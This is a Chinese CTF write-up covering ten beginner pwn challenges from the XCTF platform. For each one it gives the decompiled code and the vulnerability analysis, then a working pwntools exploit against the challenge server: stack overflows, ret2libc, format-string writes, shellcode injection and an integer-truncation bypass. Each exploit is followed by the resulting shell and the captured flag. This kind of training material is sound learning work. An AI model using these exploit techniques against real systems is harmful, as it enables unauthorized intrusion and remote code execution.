

攻防世界pwn新手区整理

原创


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[pwn 专栏收录该内容](#)

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订阅专栏

小白尝试做pwn题QAQ

get shell

惯例:

```
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

IDA查看main函数:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    puts("OK, this time we will get a shell.");
    system("/bin/sh");
    return 0;
}
```

显然直接连接就可以得到权限。

nc ls cat 一条龙服务:

```
giantbranch@ubuntu:~/Desktop/xctf$ nc 111.200.241.244 53878
ls
bin
dev
flag
get_shell
lib_
lib32
lib64
cat flag
cyberpeace{bc99976b2c143190bab76fa29e958b2d}
```

菜鸟教程的Linux命令大全

hello pwn

惯例：

```
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:     No PIE (0x400000)
```

IDA查看main:

```
_int64 __fastcall main(_int64 a1, char **a2, char **a3)
{
    alarm(0x3Cu);
    setbuf(stdout, 0LL);
    puts("~~ welcome to ctf ~~      ");
    puts("lets get helloworld for bof");
    read(0, &unk_601068, 0x10uLL);
    if (_dword_60106C == 1853186401 )
        sub_400686();
    return 0LL;
}
```

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查看if语句后的函数：

```
_int64 sub_400686()
{
    system("cat flag.txt");
    return 0LL;
}
```

目的明确：进入if语句。

计算60106C和601068的偏移为4，read可以读入0x10，直接输入条件即可。

exp:

```
from pwn import*

r = remote('111.200.241.244', 64067)
payload = 'a'*4 + p64(1853186401)
r.recvuntil('bof')
r.sendline(payload)
r.interactive()
```

得到flag:

```
cyberpeace{989932911edb0eb2bd71336c53f5011}
```

level0

惯例:

```
Arch:      amd64-64-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

IDA查看main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    write(1, "Hello, World\n", 0xDuLL);
    return vulnerable_function(1LL, "Hello, World\n");
}
```

没看懂它到底干了什么，第一步应该是输出字符串，但这个返回有点问题，点进去看看：

```
ssize_t vulnerable_function()
{
    char buf; // [rsp+0h] [rbp-80h]
    return read(0, &buf, 0x200uLL);
}
```

所以这个函数可以姑且看作等同于read()，看看有没有有用的字符串：

'S'	LOAD:000... 00000005	C	read
'S'	LOAD:000... 00000007	C	system
'S'	LOAD:000... 00000012	C	__libc_start_main
'S'	LOAD:000... 00000006	C	write
'S'	LOAD:000... 0000000F	C	__gmon_start__
'S'	LOAD:000... 0000000C	C	GLIBC_2.2.5
'S'	.rodata:... 00000008	C	/bin/sh

给了system函数和/bin/sh，想起刚刚的read的读入是0x200去看看buf的空间：

```
0000000000000080 buf
```

只有0x80，那么思路就是：先把buf填满，然后64位ret填8个字符，然后通过字符串找到system函数的地址，输入，实现调用。
exp:

```
from pwn import *

r = remote('111.200.241.244', 55187)

func_addr = 0x0400596
payload = 'a'*0x80 + 'a'*8 + p64(func_addr)

r.sendline(payload)
r.interactive()
```

得到flag:

```
Hello, World
$ ls
bin
dev
flag
level0
ltb
lib32
lib64
$ cat flag
cyberpeace{7d12da9def05b59270917fb1ff0c26a4}
```

level2

惯例:

```
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
```

IDA查看main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    vulnerable_function();
    system("echo 'Hello World!'");
    return 0;
}
```

查看第一个函数:

```
ssize_t vulnerable_function()
{
    char buf; // [esp+0h] [ebp-88h]

    system("echo Input:");
    return read(0, &buf, 0x100u);
}
```

查看字符串:

'\$'	LOAD:080... 00000007	C	system
'\$'	LOAD:080... 00000012	C	__libc_start_main
'\$'	LOAD:080... 0000000F	C	__gmon_start__
'\$'	LOAD:080... 0000000A	C	GLIBC_2.0
'\$'	.rodata:... 0000000C	C	echo Input:
'\$'	.rodata:... 00000014	C	echo 'Hello World!'
'\$'	.eh_fram... 00000005	C	;*2\$`"
'\$'	.data:08... 00000008	C	/bin/sh

还是有system!!!查看buf偏移:

```
-00000088 buf          db ?
-00000087              db ? ; undefined
```

比read的0x100少。

思路:

填满buf然后调用system。

exp:

```
from pwn import *

r = remote('111.200.241.244', 54064)

sys_adr = 0x8048320
bin_adr = 0x804A024
payload = 'a'*(0x88) + 'a'*0x4 + p32(sys_adr) + p32(0) + p32(bin_adr)
r.sendline(payload)
r.interactive()
```

得到flag:

```
Input:  
$ ls  
bin  
dev  
flag  
level2  
lib  
lib32  
lib64  
$ flag  
/bin/sh: 2: flag: not found  
$ cat flag  
cyberpeace{977108f6692b61c6ba6b669bb8e0e1f1}  
$
```

level3

惯例:

```
Arch: i386-32-little  
RELRO: Partial RELRO  
Stack: No canary found  
NX: NX enabled  
PIE: No PIE (0x8048000)
```

IDA查看main:

```
int __cdecl main(int argc, const char **argv, const char **envp)  
{  
    vulnerable_function();  
    write(1, "Hello, World!\n", 0xEu);  
    return 0;  
}
```

查看第一个函数:

```
ssize_t vulnerable_function()  
{  
    char buf; // [esp+0h] [ebp-88h]  
  
    write(1, "Input:\n", 7u);  
    return read(0, &buf, 0x100u);  
}
```

buf容量:

```
-00000088 buf db ?
```

查看字符串:

Address	Length	Type	String
'\$' LOAD:080...	00000013	C	/lib/ld-linux.so.2
'\$' LOAD:080...	0000000A	C	libc.so.6
'\$' LOAD:080...	0000000F	C	_IO_stdin_used
'\$' LOAD:080...	00000005	C	read
'\$' LOAD:080...	00000012	C	__libc_start_main
'\$' LOAD:080...	00000006	C	write
'\$' LOAD:080...	0000000F	C	__gmon_start__
'\$' LOAD:080...	0000000A	C	GLIBC_2.0
'\$' .rodata:...	00000008	C	Input:\n
'\$' .rodata:...	0000000F	C	Hello, World!\n
'\$' .eh_fram...	00000005	C	https://blog.csdn.net/Lenard404

【干干净净·啥也不给】

既然没有现成的system那么思路就是：

先利用write函数得到libc的偏移，然后再调用main函数，利用得到的偏移和got表和plt表去调用system和/bin/sh。

exp:

```
from pwn import *
r = remote("111.200.241.244", 61622)

bin_addr = 0x15902b

elf = ELF('./level3')
libc = ELF('./libc_32.so.6')

write_plt = elf.plt['write']
write_got = elf.got['write']
main_addr = elf.symbols['main']

payload = 'a'*0x88 + p32(0xdeadbeef) + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(0xdeadbeef)

r.sendlineafter("Input:\n", payload)

write_got_addr = u32(r.recv()[:4])

libc_addr = write_got_addr - libc.symbols['write'] #offset
sys_addr = libc_addr + libc.symbols['system']
bin_sh_addr = libc_addr + bin_addr

payload0 = 'a'*0x88 + p32(0xdeadbeef) + p32(sys_addr) + p32(0xdeadbeef) + p32(bin_sh_addr)

r.sendline(payload0)
r.interactive()
```

得到flag:

```
[*] Switching to interactive mode
Input:
$ ls
bin
dev
flag
level3
lib
lib32
lib64
$ cat flag
cyberpeace{15f380935260dbf5a4cae62b7028f770}
[*] Got EOF while reading in interactive
```

string

惯例：

```
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

IDA查看main函数：

```
_int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    _DWORD *v3; // rax
    __int64 v4; // ST18_8

    setbuf(stdout, 0);
}
```

```

-----, --,
alarm(0x3Cu);
sub_400996(60LL, 0LL);
v3 = malloc(8uLL);
v4 = (_int64)v3;
*v3 = 68;
v3[1] = 85;
puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
puts("we will tell you two secret ...");
printf("secret[0] is %x\n", v4, a2);
printf("secret[1] is %x\n", v4 + 4);
puts("do not tell anyone ");
sub_400D72(v4);
puts("The End.....Really?");
return 0LL;
}

```

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注意到这里直接给了我们两个地址，然后查看这个被调用的函数：

```

unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
    char s; // [rsp+10h] [rbp-20h]
    unsigned __int64 v3; // [rsp+28h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    puts("What should your character's name be:");
    _isoc99_scanf("%s", &s);
    if ( strlen(&s) <= 0xC )
    {
        puts("Creating a new player.");
        sub_400A7D();
        sub_400BB9();
        sub_400CA6((__WORD *)a1);
    }
    else
    {
        puts("Hei! What's up!");
    }
    return __readfsqword(0x28u) ^ v3;
}

```

<https://blog.csdn.net/Lenard404>

第一个函数：

```

unsigned __int64 sub_400A7D()
{
    char s1; // [rsp+0h] [rbp-10h]
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts(" This is a famous but quite unusual inn. The air is fresh and the");
    puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
    puts("furniture looks undamaged by brawls, which are very common in other pubs");
    puts("all around the world. The decoration looks extremely valuable and would fit");
    puts("into a palace, but in this city it's quite ordinary. In the middle of the");
    puts("room are velvet covered chairs and benches, which surround large oaken");
    puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
    puts("one corner you notice a fireplace.");
    puts("There are two obvious exits: east, up.");
    puts("But strange thing is ,no one there.");
    puts("So, where you will go?east or up?:");
    while ( 1 )
    {
        _isoc99_scanf("%s", &s1);
    }
}

```

```

if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
    break;
puts("hei! I'm serious!");
puts("So, where you will go?:");
}
if ( strcmp(&s1, "east") )
{
    if ( !strcmp(&s1, "up") )
        sub_4009DD();
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
}
return __readfsqword(0x28u) ^ v2;
}

```

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这个4009DD点进去会说“YOU ARE DEAD”，所以我们这步确定要输入“east”，看第二个函数：

```

unsigned __int64 sub_400BB9()
{
    int v1; // [rsp+4h] [rbp-7Ch]
    __int64 v2; // [rsp+8h] [rbp-78h]
    char format; // [rsp+10h] [rbp-70h]
    unsigned __int64 v4; // [rsp+78h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    v2 = 0LL;
    puts("You travel a short distance east.That's odd, anyone disappear suddenly");
    puts(", what happend?! You just travel , and find another hole");
    puts("You recall, a big black hole will suck you into it! Know what should you do?");
    puts("go into there(1), or leave(0)?:");
    _isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
        puts("A voice heard in your mind");
        puts("'Give me an address'");
        _isoc99_scanf("%ld", &v2);
        puts("And, you wish is:");
        _isoc99_scanf("%s", &format);
        puts("Your wish is");
        printf(&format, &format);           // 格式化字符串漏洞
        puts("I hear it, I hear it....");
    }
    return __readfsqword(0x28u) ^ v4;
}

```

<https://blog.csdn.net/Lenard404>

注意这里，他要了一个地址，并且这个printf把输出的字符数存储在了format中，这个format又是之前而我们输入的wish，当然要进去需要输入‘1’。

查看第三个函数：

```

unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
    void *v1; // rsi
    unsigned __int64 v3; // [rsp+18h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    puts("Ahu!!!!!!!!!!!!!!A Dragon has appeared!!!");
    puts("Dragon say: HaHa! you were supposed to have a normal");
    puts("RPG game, but I have changed it! you have no weapon and ");
    puts("skill! you could not defeat me !");
    puts("That's sound terrible! you meet final boss!but you level is ONE!");
    if ( *a1 == a1[1] )
    {

```

```

puts("Wizard: I will help you! USE YOU SPELL");
v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
read(0, v1, 0x100uLL);
((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1); // 输入v1然后调用v1
}
return __readfsqword(0x28u) ^ v3;
}

```

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显然这个v1可以利用，到这里的思路是：v1输入shellcode。

问题：a1[0]==a1[1]？

只用满足这个条件才可以调用v1，溯回到main函数可以看到a1就是v4，而v4就是v3，v3[0]=68,v3[1]=85,可以看出初始状态时a1[0]和a1[1]并不相等，但是，程序一开始就把v4的地址泄露给我们了，之后的程序中又涉及到读取地址，存储字符数在我们所给的地址中。

最终思路是：

存储给出的地址，在address和wish的时候更改v4的值，使其相等，最后利用v1调用shellcode。

exp:

```

from pwn import *

r = remote('111.200.241.244', 61235)

r.recvuntil("secret[0] is ")
addr = int(r.recv(7), 16)
print addr

r.recvuntil("What should your character's name be:")
r.sendline('233')

r.recvuntil("So, where you will go?east or up?:")
r.sendline('east')

r.recvuntil("go into there(1), or leave(0)?:")
r.sendline('1')

r.recvuntil("'Give me an address'")
r.sendline(str(addr))

payload = '%085d' + '%7$n'
r.recvuntil("And, you wish is:")
r.sendline(payload)

r.recvuntil('I will help you! USE YOU SPELL')
shellcode = asm(shellcraft.amd64.linux.sh(), arch="amd64")
r.sendline(shellcode)

r.interactive()

```

得到flag:

```

[+] Opening connection to 111.200.241.244 on port 61235: Done
7168016
[*] Switching to interactive mode

$ ls
bin
dev
flag
lib
lib32
lib64
string
$ cat flag
cyberpeace{542b9abcb83d3fee1b1773507765e45e}

```

guess num

惯例：

```
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

IDA查看main:

```
for ( i = 0; i <= 9; ++i )
{
    v7 = rand() % 6 + 1;
    printf("-----Turn:%d-----\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v5);
    puts("-----");
    if ( v5 != v7 )
    {
        puts("GG!");
        exit(1);
    }
    puts("Success!");
}
sub_C3E();
```

<https://blog.csdn.net/Lenard404>

代码大意：和rand出来的数字一致10次即为成功

成功后调用的函数C3E:

```
int64 sub_C3E()
{
    printf("You are a prophet!\nHere is your flag!");
    system("cat flag");
    return 0LL;
}
```

所以我们要干的事情就明确了：输入10个数字与rand的数相同

该怎么和rand()一致呢？

大佬是这么说的：

其实rand生成的随机数是伪随机数。其实就是一个很长的数字字符串，然后根据种子定位到这个字符串某个点，然后每次生成随机数就读一个数字字符。也就是说，如果我们的种子是一样的，相同的随机次序我们得到的随机数是一样的。

重点是：种子一致，随机数一致

```
'.
printf("Your name:");
gets(&v8);
srand(seed[0]);
for ( i = 0; i <= 9; ++i )
```

这个gets显然可以利用，查看v8和seed:

```
-0000000000000030 var_30          db ?
-000000000000002F                 db ? ; undefined

|-----0000000000000010 seed        dd 2 dup(?)
|-----0000000000000008 var_8      dq ?
```

偏移为20，seed[0]是第21个单元，思路：利用v8溢出更改seed[0]的值，使seed一致，那么rand()一致，就可以进入给出flag的函数了

exp:

```
from pwn import*
from ctypes import*
r = remote('111.200.241.244',62646)
libc = cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
payload = 'a'*0x20 + p64(1)
r.recvuntil('name:')
r.sendline(payload)
libc.srand(1)
for i in range(10):
    num = str(libc.rand()%6+1)
    r.recvuntil('number:')
    r.sendline(num)
r.interactive()
```

得到flag:

```
giantbranch@ubuntu:~/Desktop/ROP/guess_num$ python guess_num1.py
[+] Opening connection to 111.200.241.244 on port 62646: Done
[*] Switching to interactive mode
-----
Success!
You are a prophet!
Here is your flag!cyberpeace{66f7f852747805968e63c3652b830c91}
[*] Got EOF while reading in interactive
```

int overflow

惯例:

```
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp+Ch] [ebp-Ch]

    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    puts("-----");
    puts("~~ Welcome to CTF! ~~");
    puts("      1.Login      ");
```

```

        puts("      2.Exit      ");
puts("-----");
printf("Your choice:");
__isoc99_scanf("%d", &v4);
if ( v4 == 1 )
{
    login();
}
else
{
    if ( v4 == 2 )
    {
        puts("Bye~");
        exit(0);
    }
    puts("Invalid Choice!");
}
return 0;
}

```

<https://blog.csdn.net/Lenard404>

login:

```

char *login()
{
    char buf; // [esp+0h] [ebp-228h]
    char s; // [esp+200h] [ebp-28h]

    memset(&s, 0, 0x20u);
    memset(&buf, 0, 0x200u);
    puts("Please input your username:");
    read(0, &s, 0x19u);
    printf("Hello %s\n", &s);
    puts("Please input your passwd:");
    read(0, &buf, 0x199u);
    return check_passwd(&buf);
}

```

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check_passwd:

```

char *__cdecl check_passwd(char *s)
{
    char *result; // eax
    char dest; // [esp+4h] [ebp-14h]
    unsigned __int8 v3; // [esp+Fh] [ebp-9h]

    v3 = strlen(s);
    if ( v3 <= 3u || v3 > 8u )
    {
        puts("Invalid Password");
        result = (char *)fflush(stdout);
    }
    else
    {
        puts("Success");
        fflush(stdout);
        result = strcpy(&dest, s);
    }
    return result;
}

```

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至此，这程序看起来非常完美，如果不是在字符串里看到了这个：

```
[*] LOAD:080... 0000000A C GLIBC_2.0
[*] .rodata:... 00000009 C cat flag
[*] .rodata:... 00000008 C Success
```

找到了这个函数：

```
int what_is_this()
{
    return system("cat flag");
}
```

思路很明确：调用这个what_is_this函数

问题是：怎么调用？

注意到result是把s拷贝到dest中：

s:0x199

dest:0x14

-00000001	14 dest	db ?
-00000003		db ? ; undefined
-00000012		db ? ; undefined
-00000011		db ? ; undefined
-00000010		db ? ; undefined
-0000000F		db ? ; undefined
-0000000E		db ? ; undefined
-0000000D		db ? ; undefined
-0000000C		db ? ; undefined
-0000000B		db ? ; undefined
-0000000A		db ? ; undefined
-00000009	var_9	db ?
-00000008		db ? ; undefined
-00000007		db ? ; undefined
-00000006		db ? ; undefined
-00000005		db ? ; undefined
-00000004		db ? ; undefined
-00000003		db ? ; undefined
-00000002		db ? ; undefined
-00000001		db ? ; undefined

这是溢出点，但是v3对s的长度进行了限制(4-8)，题目是整数溢出，查看汇编：

```
push    [ebp+s]           ; s
call    _strlen
add    esp, 10h
mov    [ebp+var_9], al
cmp    [ebp+var_9], 3
jbe    short loc_80486FC
cmp    [ebp+var_9], 8
ja     short loc_80486FC
```

这里看出是把长度先放在al，再放在v3的。

8086下寄存器是16位，高八位AH低八位AL。

只要把 2^8 占满后再加上4-8就可以进入else语句，用拷贝造成溢出。

exp:

```

from pwn import *

r = remote('111.200.241.244', 61350)
sys_addr = 0x804868B

payload = 'a'*0x14 + 'a'*0x4 + p32(sys_addr)
payload = payload.ljust(260, 'a')
r.recvuntil('choice:')
r.sendline('1')
r.recvuntil('username:')
r.sendline('233')
r.recvuntil('passwd:')
r.sendline(payload)
r.interactive()

```

得到flag:

cgpwn2

惯例:

Arch:	i386-32-little
RELRO:	Partial RELRO
Stack:	No canary found
NX:	NX enabled
PIE:	No PIE (0x8048000)

IDA:

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    hello();
    puts("thank you");
    return 0;
}

```

hello:

```

puts("please tell me your name");
fgets(name, 50, stdin);
puts("hello,you can leave some message here:");
return gets(&s);

```

字符串:

'\$'	LOAD:080...	00000007	C	stderr
'\$'	LOAD:080...	00000007	C	system
'\$'	LOAD:080...	00000007	C	setbuf
'\$'	LOAD:080...	00000012	C	__libc_start_main

问题: 没有/bin/sh

思路: 输入/bin/sh并记下地址, 溢出调用system。

s的偏移:

```

char s; // [esp+12h] [ebp-26h]

```

exp:

```

from pwn import*

r = remote('111.200.241.244',50171)
bin_sh = '/bin/sh'
sys_addr = 0x8048420

r.recvuntil('name')
r.sendline(bin_sh)
bin_addr = 0x804A080
r.recvuntil('here:')

payload = 'a'*0x26 + 'a'*0x4 + p32(sys_addr) + p32(0xdeadbeef) + p32(bin_addr)

r.sendline(payload)
r.interactive()

```

得到flag:

```

$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{2a9d81b4d67c9925860fa541b3df3a86}

```

CGfsb

惯例:

```

Arch:      i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)

```

main:

```

memset(&s, 0, 0x64u);
puts("please tell me your name:");
read(0, &buf, 0xAu);
puts("leave your message please:");
fgets(&s, 100, stdin);
printf("hello %s", &buf);
puts("your message is:");
printf(&s);
if ( pwnme == 8 )
{
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
}
else
{
    puts("Thank you!");
}
return 0;

```

<https://blog.csdn.net/Lenard404>

思路：利用printf返回字符个数的特性把pwnme改成8

exp:

```
from pwn import *

pwnme_addr = 0x804A068

payload = p32(pwnme_addr) + 'a'*4 + '%10$n'
#p32(pwnme_addr) == 'aaaa' pwnme要等于8

r = remote('111.200.241.244',55843)
r.recvuntil('name:')
r.sendline('233')
r.recvuntil('please:')
r.sendline(payload)
r.interactive()
```

得到flag:

```
hello 233
your message is:
h\x00\x0aaaa
you pwned me, here is your flag:
cyberpeace{bc177da002995a731d96f049ddd81508}
```